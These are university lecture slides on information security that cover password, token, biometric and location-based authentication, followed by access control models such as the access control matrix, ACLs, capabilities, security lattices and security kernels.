IMT4161

Information Security and Security Architecture

(Informasjonssikkerhet og sikkerhetsarkitektur)

Hanno Langweg
Norwegian Information Security Laboratory – NISlab
Department of Computer Science and Media Technology
Gjøvik University College

Lecture overview (1-3)

Lectures 1-3 [Models, Architecture, Evaluation]

- Identification, Authentication
- Authorization, Access Control
- Security Models
- Architecture Principles for Software Security
- System Security Analysis, Attack Trees
- Security Evaluation of Products and System
- Practical Security in Common Operating Systems

Lecture overview (4-6)

Lectures 4-6 [Implementation faults, Client Security, Databases]

- Buffer Overflows, Race Conditions
- Problems and Advantages of Randomness and Determinism
- Trust Management and Input Validation
- Source-Level Security Auditing Tools
- Overview of Technology Selection such as Programming Languages, Operating Systems and Authentication
- Client Security, Malicious Software, Trusted Platforms
- Database Security

Identification and Authentication

Identification and Authentication

Definition

- Identification: Announcing an identity.
- Authentication: Verifying a claimed identity.

Motivation

- Prerequisite for access control
- Identity theft a problem
  - >0,2-10 million people in U.S. 2003 according to FTC (!)
  - Less frequent in EU, N because of stronger data protection and better authentication

Authentication

- Machine authentication
  - Cryptography used in distributed systems
  - Not discussed here
- User authentication
  - Something you know
  - Something you have
  - Something you are/something you do
  - Where you are
  - Combination of the above

Authentication – Something you know

- Username+password most used authentication method
  - Widely accepted
  - Easy to implement
  - Popular way to gain unauthorized access, too
- Important aspects when setting up password authentication
  - Choice of passwords
  - Storage of reference data
  - User interface
- Attacks on a password system: password guessing
  - Dictionary attack
  - Exhaustive search

Choice of passwords (i)

Maximize time needed to guess password $w \in A^*$

- Set a password
  - Null PIN, transport PIN
- Change default passwords
- Avoid obvious passwords
  - Attacker guesses passwords with high probabilities first
- Password length
- Password format
  - Extend alphabet A
  - Use whole password space

Choice of passwords (ii)

Maximize time needed to guess password $w \in A^*$

- G_{second} – guesses per second
- $G_{month} = 60 \times 60 \times 24 \times 30,4375 \times G_{second} =$

  $2,6 \times 10^6 \times G_{second}$ – guesses per month
- S – length of password
- $|A|$ – number of characters in alphabet A
- p – probability of finding w by exhaustive search

Minimum password length: $|A|^S \geq \frac{2,6 \times 10^6 \times G_{second} \times Months}{p}$

Choice of passwords (iii)

Minimum password length: $|A|^S \geq \dfrac{2,6\times10^6 \times G_{second} \times Months}{p}$

Example:

- $G_{second} = 10^8$
- $Months = 12$
- $p = 0,5$
- A: characters (lower+upper case), numbers, punctuation marks etc., $|A| = 102$

Then $|A|^S \geq \dfrac{2,6\times10^6 \times 10^8 \times 12}{0,5} = 6,24\times10^{15}$**, and** $S \geq 8$**.**

⇝ **Password of at least length 8 is guessed with 50% probability in a year with exhaustive search**

Choice of passwords (iv)

Random selection of passwords

- Select passwords from whole password space
- Each password has equal probability
- Hard to memorize for users

Pronounceable computer-generated passwords

- Based on phonemes
  - E.g. cv, vc, cvc, vcv; c consonant, v vowel
- Reduced password space
- Easier to memorize

Choice of passwords (v)

User selection of passwords

- Widely used
- User proposes password, system checks and accepts or rejects
- Passwords that are easy to remember are easily guessed, too
  - Based on account, user, computer names
  - Dictionary words in variations
  - Dictionary words with modifications
  - Keyboard patterns
  - License plate numbers, acronyms
  - Passwords used in the past

Restricting password guessing

Assumption:
Attacker verifies guess by calling password authentication function

- E.g. login prompt, network service
- Backoff techniques; introduce delay after failed authentication
  - ♦ Exponential backoff, e.g. wait 1, 2, 4, 8, 16, ... seconds
  - ♦ Linear backoff, e.g. wait 1, 2, 3, 4, 5, ... seconds
- Disconnect; decreases G_{second} when access is slow
- Disable; require operator intervention after k failed attempts
  - ∗ Lock-out can be uncomfortable for legitimate user
- Jailing; restrict access to limited part of system

Storage of reference data

Assumption:
Attacker has access to (encrypted) authentication reference data

- Attacker has reference data for all users
- Varying encryption for users yields different reference data
  - Add a “salt” to password before encrypting
  - Salt should depend on user
  - Different users with same passwords have different encrypted passwords
  - Used e.g. in Unix
- Protecting reference data by access control
  - E.g. /etc/passwd ⇝ .secure/etc/passwd

Restricting password re-use

Password ageing

- Require password be changed after some period
  - ∗ Remember k last passwords
  - ∗ Require minimum age before change
- Limit window of opportunity for attacker

One-time passwords

- Password can only be used once
  - ∗ Transaction numbers, password calculator
- May require hardware
  - ∗ (Exception: Project at UiT proposes calculation by hand)

Interface to authentication function

Inform user

- Display time of last login attempt and failed attempts

Password "spoofing" attacks

- Authentication function may have been replaced
- Password authentication only one way: user ⇝ system
  Authenticate system ⇝ user before revealing password
- Trusted path
  - ∗ Only user can invoke to connect to trusted computing base
  - ∗ E.g. Windows Ctrl+Alt+Del, AIX Ctrl-X, Ctrl-R

Authentication – Single sign-On

- Password management
  - ∗ 4 passwords ⇝ PC ⇝ network ⇝ server ⇝ database
  - ∗ Passwords for pc/network Windows/Unix, email (different accounts), web mail, amazon etc., airlines/railroads/travel web sites, social security agencies, digital libraries, bank card PINs, online banking PINs (different from cards), building access
- Single sign-on service
  - ∗ Collects passwords
  - ∗ Requires user authentication once
  - ∗ Handles subsequent queries for authentication
- Convenience vs security/single point of failure

Passwords and usability

- A lot of passwords/PINs to remember
  - ∗ Too many passwords to memorize
    - ♦ Single sign-on not available
  - ∗ People write passwords down; knowledge ⇝ possession
    - ♦ Passwords that are easy to remember are easily guessed, too
    - ♦ Re-used passwords increase vulnerability
  - ∗ Forced and abrupt password ageing
    - ♦ `password08` in August ⇝ `password09` in September
- Password reset
  - ∗ Helpdesk resources
  - ∗ Different authentication method required

Authentication – Something you have


- Present a portable physical token, e.g.
  - Key
  - Identity tag
  - Smart card
- Advantage
  - No need to memorize
  - Advanced capabilities
- Disadvantage
  - Often used in combination with PIN/password
  - Can be lost or stolen or given away
  - Cost

Authentication – Magnetic stripe cards

- In use since 1970s
  - Banking, credit cards, building access, canteens
  - Low cost, ca. 0,50 EUR/card (~ 4 NOK/card)
- Magnetic stripe fixed on plastic card
- Three tracks (ISO 7811), 226 Bytes total
- Low security
  - Easy to read and write
    - Card reader ca. 75 EUR (~ 600 NOK)
    - Card writer ca. 500 EUR (~ 4.000 NOK)
  - Often combined with PIN and on-line background system
  - Banks use non-standard card properties and advanced readers

Authentication – Smart cards (i)

- In use since 1980s
  - Public phones, GSM, ID cards, electronic signatures
  - Cost ca. 1-20 EUR/card (~ 8-160 NOK/card)
- Microprocessor on plastic card (ISO 7816)
  - $0,5 \times 0,5 cm^2$, larger contact area visible
  - Operate at < 10 MHz
    I/O at 9.600 bps (~ 1994 modem)
  - Memory: 64 KB EEPROM feasible
    RAM *very* expensive (space, money)
  - Development from memory ⇝ memory with PIN ⇝ microprocessor ⇝ multiple applications



Authentication – Smart cards (ii)

- Higher security
  - Cheap card terminals ca. 20 EUR (~ 160 NOK)
  - Tamper-resistant card hardware
  - Security logic in application on chip
  - Cryptographic co-processor (speed!)
  - Allows off-line transactions
  - Root of trust in untrusted user environment
- Very flexible
  - Small portable computer
  - Many different chips available
  - (Re-)Programmable in the field

Authentication – Smart cards (iii)

Attacks on smart cards

- Logic
  Attacking the software (OS, application) on the card
- Monitoring execution time, power, radiation
  Deducing execution path and values
- Manipulating physical card environment
  Introducing faults that lead to different computations
- Probing
  Accessing data on buses, reading protected memory
- Attacks may require expensive equipment and may be hard to perform outside a laboratory

Attacks on card environment

- Card usually not weakest link; attacking other system components more effective
- Many untrusted components between user and card
  - Tricking user into interaction
  - Keyboard, PC, operating system, applications
  - Mutual authentication of card and terminal
  - Secure PIN input (trusted devices)
  - Session-based authentication to card application
- Inexpensive attacks without sophisticated equipment

Authentication – Smart cards (v)

Different appearances/different interfaces


- Contactless cards
  - Transport (e.g. subway, flybuss, ski lift ticket)
  - Range up to several metres
- Hybrid (2 chip) and dual interface (1 chip) cards
- RFID tags
  - Replacement for bar codes in logistics
  - Still too expensive to throw away (0,50 EUR ⇝ 0,05 EUR)
- Dongles (serial/parallel/USB)
  - Used for copy protection

Authentication – Token with user interface

- Password calculator
  - User authenticates to calculator, then to system
  - One-time passwords based on time or challenge-response
  - Used e.g. for network access, online banking
- Smart card with display, keyboard, fingerprint sensor
  - Technically feasible and interesting
  - Very expensive, >100 EUR/card
  - Would require multi application use to pay off
    - Every issuer wants logo on plastic card
    - Is probably not going to happen soon

Biometrics

- Can not be passed on to someone else like a password or token
- Problem: check if verification data matches with reference data
- FAR, FRR negatively correlated
  * FAR False acceptance rate – how likely does an intruder get by
  * FRR False rejection rate – how likely is a legitimate user rejected



- FAR, FRR depending on application
  * Good for ease-of-use, comfortable access ⇝ low FRR needed
  * Higher security ⇝ low FAR needed

Authentication – Biometrics: fingerprint

- Some people have “inadequate” fingerprints
- Fingerprint supposed to be unique to one person
- Easy to obtain via an inexpensive scanner
- Low memory consumption, computationally inexpensive [match on card possible]
- Acceptance varies, reminds of use in criminal investigations
- Possible with today's technology e.g. in border control
  - FAR 0.001 (1‰) – 1 accept per 1,000 false documents
  - FRR 0.02 (20‰) – 1 reject per 50 legitimate documents

(Source: Project BioFinger 1)

Authentication – Biometrics: hand geometry

- Analyse and measure shape of hand and lengths of fingers
- Easy to use
- Susceptible to hand injuries (common)
- Can be expensive to install
- E.g. San Francisco International Airport (SFO)
  - Access for employees to restricted areas
  - 600 readers installed in 1991 (US$ 13m, ~ 100m NOK)
  - Access card+hand geometry, used for verification <15 seconds
  - Claimed 99.99% accuracy, 18,000 users daily (probably 1-FRR)

Authentication – Biometrics: face recognition

- Much noise in verification data
  - ∗ Position, view angle
  - ∗ Lighting, background
  - ∗ Facial features, e.g. hair, glasses, jewellery, piercing
- Easy to obtain via inexpensive camera
- Acceptance varies; verification (1:1) vs identification (1:n)
- Possible with today's technology (Source: Projects BioFace 1,2)
  - ∗ FAR < 0.01 – 1 accept per >100 pretenders (Customs AUS)
  - ∗ FRR 0.6-0.9 – 1 false reject per 1.1-1.6 legitimate users
- Contact Erik Hjelmås for further information

Authentication – Biometrics: retina and iris

- Retina
  - Layer of blood vessels at the back of the eye
  - Scanning with a light source
  - Accurate, requires user co-operation
  - Experience from high security environments
  - FAR 0%; FRR < 1% (Source: Sandia National Labs)
  - High costs
- Iris
  - Features in the coloured ring of tissue surrounding the pupil
  - Conventional camera, less intrusive
  - FAR < 0,001%; FRR < 1% (Source: Argus)

Authentication – Biometrics: voice

- Speaker recognition by their voice characteristics
- System first trained on fixed pass phrases or phonemes that can be combined
- Problems with disease, aging
- FAR 1-10%; FRR 1-10% (Source: Sandia National Labs)
- Mostly used in combination with other methods, e.g. telephone banking with password

Authentication – Biometrics: keystrokes

- Keystroke intervals, pressure, duration, position (edge/middle)
- Believed to be unique like a hand-written signature
- Static – once at authentication time
- Dynamic – throughout session
  * Permanent data capturing may be problematic, i.e. surveillance of employees
- FAR? FRR?

Authentication – Biometrics: handwriting

- Signature verification
  - ∗ Signature's shape
  - ∗ Speed, acceleration, pressure

- Easy to understand, accepted
- Few applications so far
- FAR? FRR?

Authentication – Biometrics: security problems

- Use of biometric authentication in uncontrolled environment
  - ∗ Liveness detection
  - ∗ Tampering with sensors
- Revocation of biometric properties
  - ∗ 1 face, 1 voice, 2 eyes, 2 hands, 10 fingers
  - ∗ No fallback solution if biometrics single mode of authentication
- Shift of attacker attention
  - ∗ Theft of access card ⇝ theft of finger
  - ∗ Car jackings on the rise since introduction of car engine immobilisers

Authentication – Biometrics: acceptance

- Privacy implications
  - Storage of reference data
  - Global identification
  - Verification vs identification
  - Additional use of verification data, e.g. for medical evaluation
- User acceptance
  - Difficult Enrolment, system reliability
  - Law enforcement history of fingerprints
  - Sensors perceived as dangerous; laser scanning retina
- System owners
  - Costs, reliability

Authentication – Location

Where you are

- Based on system interface
- Different authentication methods for different locations
- Based on geographical location
- Can not be passed on to someone else like a password or token
- May be regarded more as a problem of authorization (granting rights to subjects) than of authentication (binding of an identity to a subject)

Authentication – Location: restricted terminals

Where you are: Based on system interface used

- Grant access to system only from certain terminals
  - ∗ Local vs network
    - ♦ Root access after system boot up
    - ♦ No account lockout for operator console
  - ∗ External dial-up
    - ♦ Caller ID
    - ♦ Call back to stored number
  - ∗ ATMs
    - ♦ Different limits for domestic and foreign cash withdrawals


Authentication – Location: different methods

Where you are: Leads to different authentication methods

- Digital library access
  - Internal access: IP address of institution
  - External access: username/password
- Border control
  - Schengen state – Schengen state: no authentication
  - Non Schengen state – Schengen state: passport/ID card
- Banking
  - Local branch: no authentication, known to clerk
  - Other branch: bank card, signature
  - Internet: PIN, password calculator, transaction numbers

Where you are: Based on geographical location

- Location signature sensor
  - Uses GPS (U.S.), Galileo (EU, >= 2008)
  - Tamper-resistant (not modifiable by user)
  - Location and time signed, then transmitted
- Receiver checks if time is correct and location permitted



Authentication – Combination of methods

Authentication methods can be combined, e.g.

- Knowledge+Possession
  - Bank card+PIN
  - Password calculator+PIN
  - Smart card+password
- Possession+Biometrics
  - Contactless smart card in passport+face recognition
- Knowledge+Location
  - Operator console+root password
- Multiple layers of authentication

Authentication – Summary

- Prerequisite for access control
- Username+password used widely
  - Implementation of good password system is hard
- Combination: knowledge, possession, biometrics, location
- Biometrics today either expensive or unreliable
- Future activities
  - Elective course *IMT5071 Authentication* Autumn (2004,) 2005
  - Authentication laboratory
  - NFR project Authentication in a health service context
  - Contact Einar Snekkenes

Authorization, Access Control, and Security Models

Authorization, Access Control, Security Models

- Goals of protection
- Access control matrix model
- Mandatory access control, discretionary access control
- Access control mechanisms
- Security kernel
- Reference monitor

⇝ **Basis for discussion of specific access control policies (next lecture)**

Goals of protection

- Defined in security policy
- Three traditional categories
  - Confidentiality
    Information is available only to authorized users
  - Integrity
    Data has not been tampered with
  - Availability
    Service is offered to authorized users
- More goals of protection
  - Transparency, accountability, privacy etc.

Models


- Security model is a formalization of a security policy
- Access control can be used to execute a security policy
- Different levels of protection by access control
  - Deterring; user is intimidated by existence of access control
  - Preventive; access is granted/denied and decision is final
  - Restorable; decision can be revised later
  - Detectable; no control, but accountability
- Provable security
  - Safety question – is the system secure, i.e. does it allow only actions that do not violate policy?
  - Policy $\dashrightarrow$ Model, Model $\dashrightarrow$ Implementation

Prerequisites for access control decisions

- Identification and Authentication
  * Subject identity as a parameter in access control decision
- Authorization
  * Decision which subjects are allowed access to which objects
  * Derived from security policy
- Granularity
  * Definition of subjects
  * Definition of objects
  * Definition of access modes
- Which mechanisms are needed/available in your system?

Terminology

Active subject accesses passive object with some specific access operation, while a reference monitor grants or denies access.



- Subjects
  - User, principal (account), program, process
- Objects
  - Files, resources e.g. memory, network nodes, printers, ...
  - Subject may be object in different access request
- Distinguish between active and passive party in request

Perspectives

- Focus of control
  - What can a subject do?
  - What can be done to an object?
- Policy definition
  - Centrally, system-wide
    MAC Mandatory Access Control
  - Distributed
    DAC Discretionary Access Control

MAC and DAC

- MAC Mandatory access control
  - Access control by rules, e.g. security labels and clearances
  - Security officer controls rules
  - Used in few systems, e.g. Multics
  - Sometimes called rule-based access control
- DAC Discretionary access control
  - User (owner) sets access control policy
  - Used in many systems today, e.g. Unix, Windows, Apple
  - Sometimes called identity-based access control
- MAC and DAC can be combined
- Enforcement by operating system in both cases

Protection state

- State of a system: collection of
  - all memory locations
  - all secondary storage
  - all registers
  - all other components of the system
- Protection state: subset that deals with protection
  - Identify relevant components
  - Identify relevant actions
  - Modelling may lead to loss of details
- Access control matrix can describe current protection state

The access control matrix model

- P set of possible protection states
- $Q \subseteq P$ subset of authorized states
  * Current system state $s \in Q$: system is secure
  * Current system state $s \in P - Q$: system is not secure
- Q characterized by security policy
- Preventing transformation to $s \in P - Q$ done by security mechanism

Access control structures

- S Set of subjects, O Set of objects, A Set of access operations
- Access rights defined in form of an access control matrix:
  $M = (M_{so})_{s \in S, o \in O}, M_{so} \subseteq A$
- M_{so} specifies the set of access operations subject s may perform on object o.
- Different representations possible, e.g. as a graph (Take-grant model, privilege graph)

$$\begin{array}{cc} & \begin{array}{ccc} \text{File 1} & \text{File 2} & \text{File 3} \end{array} \\ \begin{array}{c} \text{Anna} \\ \text{Bernhard} \\ \text{Caesar} \end{array} & \begin{bmatrix} \{r\} & \{r, w\} & \{r, w\} \\ - & \{r\} & - \\ \{r, w\} & - & \{x\} \end{bmatrix} \end{array}$$

Access control mechanisms

- Access control matrix
- Access control lists
- Capabilities
- Privileges
- Lattices

Mechanisms – Access control matrix

- Usually not implemented as a matrix
- Many entries: $|S| \times |O|$
  Thousands of users, tens of thousands of objects
- Empty entries
- Entries with default access rights
- Changes in the matrix
- Inactive subjects and objects
- Memory management

Mechanisms – Access control list (i)

- Column of access control matrix
- Used in most systems today
- Stored with object
  ACL(File 1) = $\{(\text{Anna}: \{r\}), (\text{Caesar}: \{r,w\})\}$

$$
\begin{array}{c c}
 & \begin{array}{ccc} \text{File 1} & \text{File 2} & \text{File 3} \end{array} \\
\begin{array}{c} \text{Anna} \\ \text{Bernhard} \\ \text{Caesar} \end{array} & \begin{bmatrix} \{r\} & \{r,w\} & \{r,w\} \\ - & \{r\} & - \\ \{r,w\} & - & \{x\} \end{bmatrix}
\end{array}
$$

- Simpler ACLs (lower granularity) for higher efficiency
  - ∗ E.g. Unix User/Group/World
  - ∗ Can be combined: default simple, augmented by complex ACL
- Revocation easy on a per object basis

Mechanisms – Access control list (ii)

- ACL management with groups and wildcards
  - ∗ Refine characteristics of subjects, e.g. user Anne, group Faculty
  - ∗ Synonym for group members, e.g. group Faculty comprises users jana, hannol, nilss
  - ∗ No user/group specified: *
- Conflict resolution strategies for ACL entries
  - ∗ Two entries in ACL may give different permissions
  - ∗ Order of evaluation, i.e. first match
  - ∗ Default deny, i.e. need at least one positive entry
  - ∗ Denials take precedence

Mechanisms – Subject access control list

- Row of access control matrix
- Often called "capability"
- Stored with subject
  ACL(Caesar) =
  {(File 1: {r,w}), (File 3: {x})}
- Revocation easy on a per subject basis

$$
\begin{array}{c|c}
 & \begin{array}{ccc} \text{File 1} & \text{File 2} & \text{File 3} \end{array} \\
\begin{array}{c} \text{Anna} \\ \text{Bernhard} \\ \text{Caesar} \end{array} & \begin{bmatrix} \{r\} & \{r,w\} & \{r,w\} \\ - & \{r\} & - \\ \{r,w\} & - & \{x\} \end{bmatrix}
\end{array}
$$

Mechanisms – Capabilities

- Similar to Subject access control lists
- Access rights stored with subjects, i.e. here: processes
- Capabilities are managed by the operating system
  * Tagged memory (r/w protection for memory words)
  * Protected memory page associated with process
  * Cryptographic checksums
  * Handles to objects, indirect access
- Transferable
- Temporarily extendable
- Revocation of rights to an object? of transferred capabilities?

Mechanisms – Privileges

- Intermediate layer between subjects and operations
- Right to execute operations instead of access to objects
  - System administration
  - Backup
  - Date/time
  - Shutdown
  - Etc.
- Access rights that are difficult to formulate with ACLs

Mechanisms – Lattice of security levels (i)


- Security levels
  - E.g. linear order: unclassified, confidential, secret, top secret
  - More flexibility with partial ordering
- Standard confidentiality policy
  - Subject may read object only
    when subject's security level (clearance) is at least as high as object's security level (classification)
- Partial ordering $\leq$ on a set L is a relation on $L \times L$
  - Transitive – $a, b, c \in L, a \leq b, b \leq c \Rightarrow a \leq c$
  - Antisymmetric – $a, b \in L, a \leq b, b \leq a \Rightarrow a = b$
  - Reflexive – $\forall a \in L \; a \leq a$

Mechanisms – Lattice of security levels (ii)

- Lattice $(L, \leq)$, set L, partial ordering $\leq$
  - Least upper bound $u \in L$ –
    $a \leq u, b \leq u, \forall v \in L \ (a \leq v, b \leq v) \Rightarrow u \leq v$
  - Greatest lower bound $l \in L$ –
    $l \leq a, l \leq b, \forall k \in L \ (k \leq a, k \leq b) \Rightarrow k \leq l$
- Examples
  - Security labels, not lower than
  - Compartments, sub set

Lattice example

- Three projects a, b, c: $(Pot(\{a, b, c\}), \subseteq)$



Access control implementation

Enforcement of access control

- Reference monitor mediating every access
- Implemented by security kernel

Management of access control

- Setting access rights according to security policy
- Granularity
  - Subjects, objects
  - Access modes
- Responsibilities: Users, administrators, developers, applications
  - Automation of access right changes/additions

Security kernel – Motivation


- Security mechanisms may be compromised from a lower level
- Verification of complex systems is difficult
- Loss of performance by security mechanisms

Idea: put security in the operating system kernel

- Kernel is small enough to evaluate thoroughly
  - May use formal methods
- Performance overhead is reduced
  - Simple design and simple structures
  - Fewer context switches

Security kernel – Location

- Enforcement of security policy on a low level



- Supported by operating system and hardware

Operating system integrity

Reference Monitor

- Access control mechanism that mediates all accesses to objects by subjects

Security kernel

- Hardware, firmware, software of a TCB that implements a reference monitor
- Tamper-resistant, non-bypassable, small

TCB Trusted Computing Base

- Totality of protection mechanisms (including security kernel)
- TCB enforces security policy

Security kernel – Drawbacks


- Context of access control decisions defined by applications, enforced by security kernel
- Simple structures
  - Security kernel does not support complex structures
  - New applications may require different structures
    "Not everything is a file"
- Extensions
  - Have to be implemented in different modules
  - May require more context switches, loss of performance
  - Can lead to degraded security

Controlled invocation

- Protecting the OS from the user
  - Distinguish initiator of computations
- Different operating modes
  - System/Supervisor mode vs User mode
  - Protection rings
- Prevent accidental or intentional damage to the operating system by the user
- Hardware support for security
  - CPU, memory, BIOS
  - May be linked with physical device security


Protection rings

- Hierarchy of protection rings
- Subjects, objects assigned to a ring
  - “Process A runs in ring k“
- Hardware support for protection rings
  - IA-32: 4 rings
- Protecting memory pages
  - Ring(subject) $\leq$ Ring(object)
  - Multics 64 (8) rings
